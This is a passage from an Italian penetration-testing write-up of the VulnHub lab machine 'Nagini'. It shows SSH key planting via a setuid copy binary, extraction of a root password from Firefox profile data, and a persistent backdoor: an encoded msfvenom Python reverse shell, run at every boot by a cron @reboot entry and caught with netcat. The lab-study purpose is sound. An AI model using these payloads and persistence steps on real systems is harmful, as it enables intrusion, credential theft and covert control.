3. Copiamo il file **authorized_keys** all'interno della directory **.ssh** dell'utente **hermoine** sfruttando l'eseguibile **su_cp**. Grazie a tale eseguibile, il file avrà come owner l'utente **hermoine**:

```
snaope@Nagini:~$ /home/hermoine/bin/su_cp -p /home/snaope/authorized_keys /home/hermoine/.ssh/
/home/hermoine/bin/su_cp -p /home/snaope/authorized_keys /home/hermoine/.ssh/
snaope@Nagini:~$ ls -al /home/hermoine/.ssh
ls -al /home/hermoine/.ssh
total 12
drwxr-xr-x 2 hermoine hermoine 4096 May 22 16:44 .
drwxr-xr-x 6 hermoine hermoine 4096 May 22 16:45 ..
-rw-r--r-- 1 hermoine snaope 394 May 22 16:56 authorized_keys
snaope@Nagini:~$
```

4. Autentichiamoci come utente **hermoine** tramite **ssh**:

```
snaope@Nagini:~$ ssh hermoine@localhost
ssh hermoine@localhost
The authenticity of host 'localhost (::1)' can't be established.
ECDSA key fingerprint is SHA256:Xy+Xj3BR8BLS4rk/l2jfAZmSh0d3m5zJXaB5QsUT3AA.
Are you sure you want to continue connecting (yes/no)? yes
yes
Warning: Permanently added 'localhost' (ECDSA) to the list of known hosts.
Linux Nagini 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon May 22 16:45:32 2023 from ::1
hermoine@Nagini:~$
```

Siamo riusciti ad autenticarci come utente **hermoine**.

7.2.3 Privilege Escalation – utente root

Nella home directory dell'utente **hermoine** è presente una directory **.mozilla**. Questa directory è creata automaticamente quando si avvia Firefox per la prima volta e contiene i file e le impostazioni relative al suddetto browser. A tal proposito possiamo utilizzare lo strumento **firefox_decrypt**, disponibile al seguente repository github https://github.com/unode/firefox_decrypt.

Normalmente questo strumento viene utilizzato per il recovery delle password dei profili di Firefox, ma noi lo utilizzeremo per estrarre. Una volta installato lo strumento e scaricata la directory **.mozilla** sulla macchina attaccante tramite **scp**, possiamo digitare il seguente comando per avviare il tool:

```
(root㉿kali)-[~]
└─# python3 firefox_decrypt/firefox_decrypt.py /tmp/.mozilla/firefox

Website: http://nagini.hogwarts
Username: 'root'
Password: '@Alohomora#123'
```

In output ci viene restituita la password dell'utente **root**, ovvero “@Alohomora#123”. A questo punto possiamo autenticarci come utente **root**:

```
hermoine@Nagini:~$ su - root
su - root
Password: @Alohomora#123

root@Nagini:~# id
id
uid=0(root) gid=0(root) groups=0(root)
```

7.3 Maintaining Access

Nella precedente fase di Privilege Escalation siamo riusciti ad ottenere i massimi privilegi, ovvero quelli dell'utente **root**, sulla macchina target *Nagini*. A questo punto, per evitare di dover ripetere tutto il processo da capo, procediamo con l'installazione di una **backdoor persistente** che ci consente di accedere alla macchina target con maggiore facilità. A tal proposito, sulla macchina attaccante, utilizziamo il comando:

```
msfvenom -p cmd/unix/reverse_python LHOST=10.0.2.15 LPORT=4444
```

per generare il payload di una **reverse shell python**:

```
(root㉿kali)-[~]
└─# msfvenom -p cmd/unix/reverse_python LHOST=10.0.2.15 LPORT=4444
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 356 bytes
python -c "exec(__import__('zlib').decompress(__import__('base64').b64decode(__import__('codecs').getencoder('eNqNkMsKgzAQRX9FskqgjA/aVclCioVS2kJ1LzVNUWqT4MT/ryGCZufdz0vMXJjuZ/RgI9TiK23ktIu8cGzMoIVEDNp6Ko9z3mqLxB3l+0lLC7k3AR/oXOXn+nIvqtDaj8rH6VqX1bPIb2x1B4RWSgpLqfMPFp0tW7Ea4T2ajCJ8ul4qTVmAJ9vRdDuarVDDlzeCePU9JX3L')[0]))"
```


Successivamente, creiamo sulla macchina target, all'interno delle directory **/etc**, uno script chiamato **in.sh** con all'interno il payload. Dobbiamo fare attenzione a sostituire **python** con **python3** perché all'interno sulla macchina target è installato **python3**.

Nei sistemi operativi Unix e Unix-like, il comando **cron** consente la pianificazione di comandi, ovvero consente di registrare comandi presso il sistema per poi essere mandati in esecuzione periodicamente ed in maniera automatica dal sistema stesso. A tal proposito, tramite il commando **crontab -e** possiamo editare il file in cui sono indicati i comandi pianificati. Modifichiamo il suddetto file aggiungendo la seguente riga:

```
@reboot /etc/in.sh
```

In questo modo la macchina target andrà ad eseguire lo script contenente il payload della reverse shell ad ogni suo avvio. Così facendo, ad ogni avvio della macchina target verrà instaurata una connessione con la macchina attaccante. Quest'ultima deve essere messa in ascolto sulla porta **4444**, ad esempio tramite **netcat**:

```
nc -lvp 4444
```



```
(root㉿kali)-[~]
# nc -lvp 4444
listening on [any] 4444 ...
10.0.2.4: inverse host lookup failed: Unknown host
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.4] 49340
id
uid=0(root) gid=0(root) groups=0(root)
```

Siamo riusciti ad installare una backdoor che ci consente di accedere direttamente alla macchina target come utente **root** ad ogni avvio di quest'ultima.

8. Riferimenti

- [1] **HarryPotter:Nagini** <https://www.vulnhub.com/entry/harrypotter-nagini,689/>
- [2] **Gobuster** <https://www.kali.org/tools/gobuster/>
- [3] **Quiche** <https://github.com/cloudflare/quiche#building>
- [4] **Joomla** <https://www.joomla.org/>
- [5] **Repository Gopherus** <https://github.com/tarunkant/Gopherus>
- [6] **Blog Gopherus** <https://spyclub.tech/2018/08/14/2018-08-14-blog-on-gopherus/>
- [7] **Firefox Decrypt** https://github.com/unode/firefox_decrypt